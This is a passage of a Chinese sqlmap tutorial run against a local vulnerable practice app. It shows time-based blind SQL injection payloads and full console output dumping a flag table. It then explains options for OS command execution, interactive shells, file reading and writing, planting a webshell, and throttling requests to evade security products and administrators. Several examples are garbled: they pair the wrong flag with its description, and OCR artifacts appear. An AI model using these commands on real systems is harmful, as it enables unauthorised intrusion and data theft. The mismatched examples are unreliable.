
Parameter: id (GET)
  Type: AND/OR time-based blind
  Title: MySQL >= 5.0.12 AND time-based blind
  Payload: id=1' AND SLEEP(5) AND 'Ucet'='Ucet

[21:49:58] [INFO] the back-end DBMS is MySQL
web server operating system: Windows
web application technology: PHP 5.4.45, Apache 2.4.23
back-end DBMS: MySQL >= 5.0.12
[21:49:58] [INFO] fetching tables for database: 'webbug'
[21:49:58] [INFO] fetching number of tables for database 'webbug'
[21:49:58] [WARNING] time-based comparison requires larger statistical model, please wait.....
(done)
do you want sqlmap to try to optimize value(s) for DBMS delay responses (option '--time-sec')? [Y/n]
[21:50:09] [WARNING] it is very important to not stress the network connection during usage of time-based payloads to pr
event potential disruptions
[21:50:15] [INFO] retrieved:
[21:50:20] [INFO] adjusting time delay to 1 second due to good response times
data_crud
[21:50:55] [INFO] retrieved: env_list
[21:51:34] [INFO] retrieved: env_path
[21:51:57] [INFO] retrieved: flag
[21:52:14] [INFO] retrieved: sqlinjection
[21:53:02] [INFO] retrieved: user
[21:53:18] [INFO] retrieved: user_test
Database: webbug
[7 tables]
```

注：我们从结果中可以看到已经枚举出的表，例如我猜测 webbug 的 MySQL 注入题的 flag 是在 flag 这个表内我们就可以去试试了。

我们使用 -T 去指定我们想要枚举的列的名称，例如名字为 flag 的列，--columns 的作用是显示所有的列。

```
sqlmap.py -u"http://192.168.0.107/control/sqlinject/manifest_error.php?id=1" -D webbug
-T flag --columns
```



```
sqlmap
D:\Python27\sqlmap>sqlmap.py -u"http://192.168.0.107/control/sqlinject/manifest_error.php?id=1" -D webbug -T flag --col
umns

[!] legal disclaimer: Usage of sqlmap for attacking targets without prior mutual consent is illegal. It is the end user's
responsibility to obey all applicable local, state and federal laws. Developers assume no liability and are not respon
sible for any misuse or damage caused by this program

[*] starting @ 21:55:39 /2019-03-08/

[21:55:39] [INFO] resuming back-end DBMS 'mysql'
[21:55:39] [INFO] testing connection to the target URL
sqlmap got a 302 redirect to 'http://192.168.0.107:80/control/login.php'. Do you want to follow? [Y/n]
sqlmap resumed the following injection point(s) from stored session:

Parameter: id (GET)
  Type: AND/OR time-based blind
  Title: MySQL >= 5.0.12 AND time-based blind
  Payload: id=1' AND SLEEP(5) AND 'Ucet'='Ucet

[21:55:41] [INFO] the back-end DBMS is MySQL
web server operating system: Windows
web application technology: PHP 5.4.45, Apache 2.4.23
back-end DBMS: MySQL >= 5.0.12
[21:55:41] [INFO] fetching columns for table 'flag' in database 'webbug'
[21:55:41] [WARNING] time-based comparison requires larger statistical model, please wait.....
(done)
```



```

[21:55:45] [WARNING] it is very important to not stress the network connection during usage of time-based payloads to prevent potential disruptions
do you want sqlmap to try to optimize value(s) for DBMS delay responses (option '--time-sec')? [Y/n]
2
[21:56:02] [INFO] retrieved:
[21:56:07] [INFO] adjusting time delay to 1 second due to good response times
id
[21:56:14] [INFO] retrieved: int(11)
[21:56:47] [INFO] retrieved: flag
[21:57:03] [INFO] retrieved: varchar(50)
Database: webbug
Table: flag
[2 columns]
+-----+-----+
| Column | Type |
+-----+-----+
| flag   | varchar(50) |
| id     | int(11) |
+-----+-----+

[21:57:46] [INFO] fetched data logged to text files under 'C:\Users\123\.sqlmap\output\192.168.0.107'
[*] ending @ 21:57:46 /2019-03-08/

D:\Python27\sqlmap>sqlmap.py -u"http://192.168.0.107/control/sqlinject/manifest_error.php?id=1" -D webbug -T flag -C flag
ag

```

在枚举出列名后我们可以里面的具体信息，使用-C 和--dump 参数：

```

sqlmap.py -u"http://192.168.0.107/control/sqlinject/manifest_error.php?id=1" -D webbug
-T flag -C flag --dump

```

```

sqlmap
D:\Python27\sqlmap>sqlmap.py -u"http://192.168.0.107/control/sqlinject/manifest_error.php?id=1" -D webbug -T flag -C flag
ag --dump

{1.3.1.73#dev}
http://sqlmap.org

[!] legal disclaimer: Usage of sqlmap for attacking targets without prior mutual consent is illegal. It is the end user's
responsibility to obey all applicable local, state and federal laws. Developers assume no liability and are not respon
sible for any misuse or damage caused by this program

[*] starting @ 22:10:30 /2019-03-08/

[22:10:31] [INFO] resuming back-end DBMS 'mysql'
[22:10:31] [INFO] testing connection to the target URL
sqlmap got a 302 redirect to 'http://192.168.0.107:80/control/login.php'. Do you want to follow? [Y/n]
sqlmap resumed the following injection point(s) from stored session:
-----
Parameter: id (GET)
  Type: AND/OR time-based blind
  Title: MySQL >= 5.0.12 AND time-based blind
  Payload: id=1' AND SLEEP(5) AND 'Ucet'='Ucet
-----

[22:10:32] [INFO] the back-end DBMS is MySQL
web server operating system: Windows
web application technology: PHP 5.4.45, Apache 2.4.23
back-end DBMS: MySQL >= 5.0.12
[22:10:32] [INFO] fetching entries of column(s) 'flag' for table 'flag' in database 'webbug'
[22:10:32] [INFO] fetching number of column(s) 'flag' entries for table 'flag' in database 'webbug'
[22:10:32] [WARNING] time-based comparison requires larger statistical model, please wait.....
(done)
[22:10:35] [WARNING] it is very important to not stress the network connection during usage of time-based payloads to pr
event potential disruptions
do you want sqlmap to try to optimize value(s) for DBMS delay responses (option '--time-sec')? [Y/n]
1
[22:10:45] [WARNING] (case) time-based comparison requires reset of statistical model, please wait.....
(done)
[22:10:59] [INFO] adjusting time delay to 1 second due to good response times
dfafdasfads

```

```

[22:11:42] [ERROR] invalid character detected. retrying..
[22:11:42] [WARNING] increasing time delay to 2 seconds
adfa
Database: webbug
Table: flag
[1 entry]
+-----+
| flag |
+-----+
| dfafdasfadsadfa |
+-----+

[22:12:01] [INFO] table 'webbug.flag' dumped to CSV file 'C:\Users\123\.sqlmap\output\192.168.0.107\dump\webbug\flag.csv'
[22:12:01] [INFO] fetched data logged to text files under 'C:\Users\123\.sqlmap\output\192.168.0.107'

[*] ending @ 22:12:01 /2019-03-08/

```

得到 flag 值: dfafdasfadsadfa

## SQLMAP 的性能优化

使用--predict-output 参数提高检测效率

这个参数主要是根据返回结果与 sqlmap 自带的一个表 (/sqlmap/common-outputs.txt) 里面的内容进行比对, 缩小范围并使用不同的 payloads 进行更有针对性的检测, 从而提高效率, 这其中对比的信息包括 Banners、User、Passwords、Privileges、Roles、Databases、Tables、Columns, 从下图来看 Banners 包括了数据库的名称和版本信息。

```

1 # Copyright (c) 2006-2019 sqlmap developers (http://sqlmap.org/)
2 # See the file 'LICENSE' for copying permission
3
4 [Banners]
5
6 # MySQL
7 3.22.
8 3.23.
9 4.0.
10 4.1.
11 5.0.
12 5.1.
13 5.5.
14 5.6.
15 6.0.
16
17 # PostgreSQL
18 PostgreSQL 7.0
19 PostgreSQL 7.1
20 PostgreSQL 7.2
21 PostgreSQL 7.3
22 PostgreSQL 7.4
23 PostgreSQL 8.0
24 PostgreSQL 8.1
25 PostgreSQL 8.2
26 PostgreSQL 8.3
27 PostgreSQL 8.4
28 PostgreSQL 8.5
29 PostgreSQL 9.0
30 PostgreSQL 9.1

```

由于 sqlmap 并不知道目标的数据库是什么版本, 它会进行大量的请求, 在很可能引起管理员的注意以外还影响了我们的速度, 我们使用--predict-output 和--vv 参数来对存在 sql 注入的页面进行渗透测试去演示这一参数的使用。

```

sqlmap.py -u"http://192.168.0.109/control/sqlinject/manifest_error.php?id=1" --predict-output
-vvv

```

```
sqlmap - sqlmap.py -u"http://192.168.0.109/control/sqlinject/manifest_error.php?id=1" --predict-output -vvv
GET /control/sqlinject/manifest_error.php?id=1%27%20AND%20SLEEP%285%29%20AND%20%27DWqb%27%3D%27DWqb HTTP/1.1
Host: 192.168.0.109
Cache-control: no-cache
Accept-encoding: gzip, deflate
Accept: */*
User-agent: sqlmap/1.3.1.73#dev (http://sqlmap.org)
Connection: close

[20:58:41] [PAYLOAD] 1' AND SLEEP(0) AND 'DWqb'='DWqb
[20:58:41] [TRAFFIC OUT] HTTP request [#59]:
GET /control/sqlinject/manifest_error.php?id=1%27%20AND%20SLEEP%280%29%20AND%20%27DWqb%27%3D%27DWqb HTTP/1.1
Host: 192.168.0.109
Cache-control: no-cache
Accept-encoding: gzip, deflate
Accept: */*
User-agent: sqlmap/1.3.1.73#dev (http://sqlmap.org)
Connection: close

[20:58:41] [PAYLOAD] 1' AND SLEEP(5) AND 'DWqb'='DWqb
[20:58:41] [TRAFFIC OUT] HTTP request [#60]:
GET /control/sqlinject/manifest_error.php?id=1%27%20AND%20SLEEP%285%29%20AND%20%27DWqb%27%3D%27DWqb HTTP/1.1
Host: 192.168.0.109
Cache-control: no-cache
Accept-encoding: gzip, deflate
Accept: */*
User-agent: sqlmap/1.3.1.73#dev (http://sqlmap.org)
Connection: close

[20:58:47] [INFO] GET parameter 'id' appears to be 'MySQL >= 5.0.12 AND time-based blind' injectable
it looks like the back-end DBMS is 'MySQL'. Do you want to skip test payloads specific for other DBMSes? [Y/n]
```

在这里可以看到 sqlmap 提示我们: GET parameter 'id' appears to be 'MySQL >= 5.0.12 AND time-based blind' injectable 这个 GET 型参数'id'似乎是基于时间的可注射的盲注以及 MySQL 的版本是 >= 5.0.12 的, it looks like the back-end DBMS is 'MySQL'. Do you want to skip test payloads specific for other DBMSes? 后端的数据库操作系统看起来是"mysql", 你想跳过特定与其他数据库操作系统的测试负荷 (Payloads) 吗? 等等, 总的来说这是一个很好的提高效率 and 速度的参数, 但此参数和我们后面要介绍的--threads 参数不兼容。

使用--batch 参数自动选择 yes。

上面我们介绍了使用--predict-output 参数来提高检测效率, 不单单是这个在前面读者也有看到 sqlmap 会经常询问我们是否确定 Y 或者不 n, 如果你觉得烦或者多开了 sqlmap 进行使用的时候--batch 参数不失为一个好选择, 它可以帮助我们自动选择 Y 去继续, 以上面使用--predict-output 参数为例, 使用--batch 参数的方法也是在给定的 URL 后面添加这个参数: sqlmap.py -u"http://192.168.0.109/control/sqlinject/manifest\_error.php?id=1" --predict-output -vvv --batch

```
sqlmap - sqlmap.py -u"http://192.168.0.109/control/sqlinject/manifest_error.php?id=1" --predict-output -vvv --batch
D:\Python27\sqlmap>sqlmap.py -u"http://192.168.0.109/control/sqlinject/manifest_error.php?id=1" --predict-output -vvv --batch
[!] legal disclaimer: Usage of sqlmap for attacking targets without prior mutual consent is illegal. It is the end user's responsibility to obey all applicable local, state and federal laws. Developers assume no liability and are not responsible for any misuse or damage caused by this program
[*] starting @ 21:31:18 /2019-03-11/
[21:31:18] [DEBUG] cleaning up configuration parameters
[21:31:18] [DEBUG] setting the HTTP timeout
[21:31:18] [DEBUG] creating HTTP requests opener object
[21:31:18] [INFO] resuming back-end DBMS 'mysql'
[21:31:18] [INFO] testing connection to the target URL
[21:31:18] [TRAFFIC OUT] HTTP request [#1]:
GET /control/sqlinject/manifest_error.php?id=1 HTTP/1.1
Host: 192.168.0.109
Cache-control: no-cache
Accept-encoding: gzip, deflate
Accept: */*
User-agent: sqlmap/1.3.1.73#dev (http://sqlmap.org)
Connection: close
[21:31:18] [DEBUG] declared web page charset 'utf-8'
```

使用--keep-alive 参数启用 http(s)长连接

在正常访问基于 HTTP 协议的网页时, 页面上的每一个组成元素都需要我们使用一个单

独的 TCP 连接去获取，而我们都知米格==每个 TCP 连接都要经过三次握手，这样会出现在建立众多连接的时候网络流量很大，所消耗的时间也会很大，我们请求了那么多流量却得不到想要的结果，这是显而易见的浪费，由此出现了 HTTP 长连接，这个长连接指的是我们在不断开连接的情况下传输完所有的页面元素，这样就会省掉时间提高了效率，在这里不建议在多开 sqlmap 的时候使用--keep-alive 参数这样对服务器的开销还是十分的大的，此参数不兼容--proxy 参数，因为大多数代理不支持长连接。

例：sqlmap.py -u"http://192.168.0.109/control/sqlinject/manifest\_error.php?id=1"--keep-alive

使用--null-connection 参数在盲注时通过响应判断真假

这个参数主要适用于盲注类型的 sql 注入，盲注类型的注入是基于判断真假去做大量的请求来获取信息，例如服务器再给我们返回真的情况下是 100 个笑脸的页面，返回假的时候是 200 个笑脸的页面，往返很多很多次的发送请求去猜测和获取信息很容易引起服务器管理员的察觉，在使用了--null-connection 的情况下 sqlmap 只会通过响应包的 head(头部)内的长度去判断而不是通过响应包的主体(body)的内容去判断从而也省下了网络带宽，因为 sqlmap 只要求服务器返回请求包的头部内容，此参数不兼容--text-only 参数，因为--text-only 这个参数指的就是仅基于在文本内容比较网页也就是 body 部分。

例：sqlmap.py -u http://192.168.0.109/control/sqlinject/manifest\_error.php?id=1 --text-only

使用-o 参数

使用这个参数就代表着同时使用--predict-output、--keep-alive、--null-connection 这三个参数。

例：sqlmap.py -u http://192.168.0.109/control/sqlinject/manifest\_error.php?id=1 -o

使用--threads 参数设置并发线程

一个执行中的程序至少有一个线程，同样做一件事情，我们拥有的线程越多处理的速度就越快，sqlmap 最大支持 10 个线程，这个参数和之前提到的--predict-output 参数不兼容。

例：sqlmap.py -u http://192.168.0.109/control/sqlinject/manifest\_error.php?id=1 --threads 10

使用--timeout 设置等待超时的时间。

在对多个目标进行 sql 注入渗透测试的时候，往往可能因为一个卡住导致 sqlmap 一直在等待回应导致卡住不继续，这种情况就可以使用--timeout 参数去设置等待超时的时间，默认为 30 秒。

例：sqlmap.py -u http://192.168.0.109/control/sqlinject/manifest\_error.php?id=1 --timeout=35

使用--retries 参数设置重试的次数。

在有些情况下，我们所发出去请求因为种种原因得不到回复，我们在使用 sqlmap 的时候建议加上这个参数。

## SQLMAP 的进阶用法

在这一小节我们介绍 8 个 SQLMAP 的进阶使用的参数

使用--is-dba 参数检测当前用户是否是数据库管理员

在发现了注入点后我们下一步可能是扩大战果，直至获取操作系统最高权限，这个时候数据库当前用户是否是数据库管理员就十分重要了，此时就可以使用这个参数了。

使用--roles 参数枚举出数据库中所有的管理员

在准备扩大战果的过程中可能我们当前数据库的用户并不是管理员账户，基于此情况我们就可以使用--roles 参数来继续发现其他管理员账户。

使用--delay 参数设置发出每次请求间的延迟

在某些情况下我们是需要控制住我们请求的速度的，例如防止被安全产品拦截、防止被管理员发现，如果需要隐秘那么就可以使用这个参数，这个参数的单位是秒。

例：设置每次请求间的延迟为 1 秒

```
sqlmap.py -u "http://192.168.0.109/control/sqlinject/manifest_error.php?id=1" --delay
```

使用--os-cmd= 参数设置需要执行的操作系统命令

如果你需要执行 cmd 命令尝试创建一个一句话木马到目标的网站文件夹下，或者查看目标的操作系统上存在哪些文件等等那么你就可以试试这个参数。

例：查看目标操作系统的版本（在操作系统是 windows 的情况下）

```
sqlmap.py -u http://192.168.0.109/control/sqlinject/manifest_error.php?id=1 --os-cmd=ver
```

使用--os-shell 参数获得一个交互式的操作系统的 shell

使用这个参数我们就不用一次又一次的使用--os-cmd 这个参数了，我们会获得到目标操作系统的 shell，也就是我们常见的 cmd 来做我们想做的事情。

例：

```
sqlmap.py -u http://192.168.0.109/control/sqlinject/manifest_error.php?id=1 --os-cmd
```

使用--sql-query 参数设置需要执行的 SQL 语句

这个参数和前面所提到的--os-cmd 参数使用方法不一样，直接附上这个参数 sqlmap 会给出一个数据库命令行操作的界面让我们输入需要执行的 SQL 语句来执行。

```
例: sqlmap.py -u http://192.168.0.109/control/sqlinject/manifest_error.php?id=1 --os-cmd
```

使用--file-read='/xxxx/x.txt' 参数访问操作系统内的文件

这个参数可以让我们访问目标网站操作系统内的文件

```
例： sqlmap.py -u http://192.168.0.109/control/sqlinject/manifest_error.php?id=1 --file-read='C:\Users\123\Desktop\1.txt'
```

使用--file-write='/xxxx/x.txt' 参数编辑操作系统内的文件

这个参数可以让我们编辑目标网站操作系统内的文件

```
例： sqlmap.py -u http://192.168.0.109/control/sqlinject/manifest_error.php?id=1 --file-write ='C:\Users\123\Desktop\1.txt'
```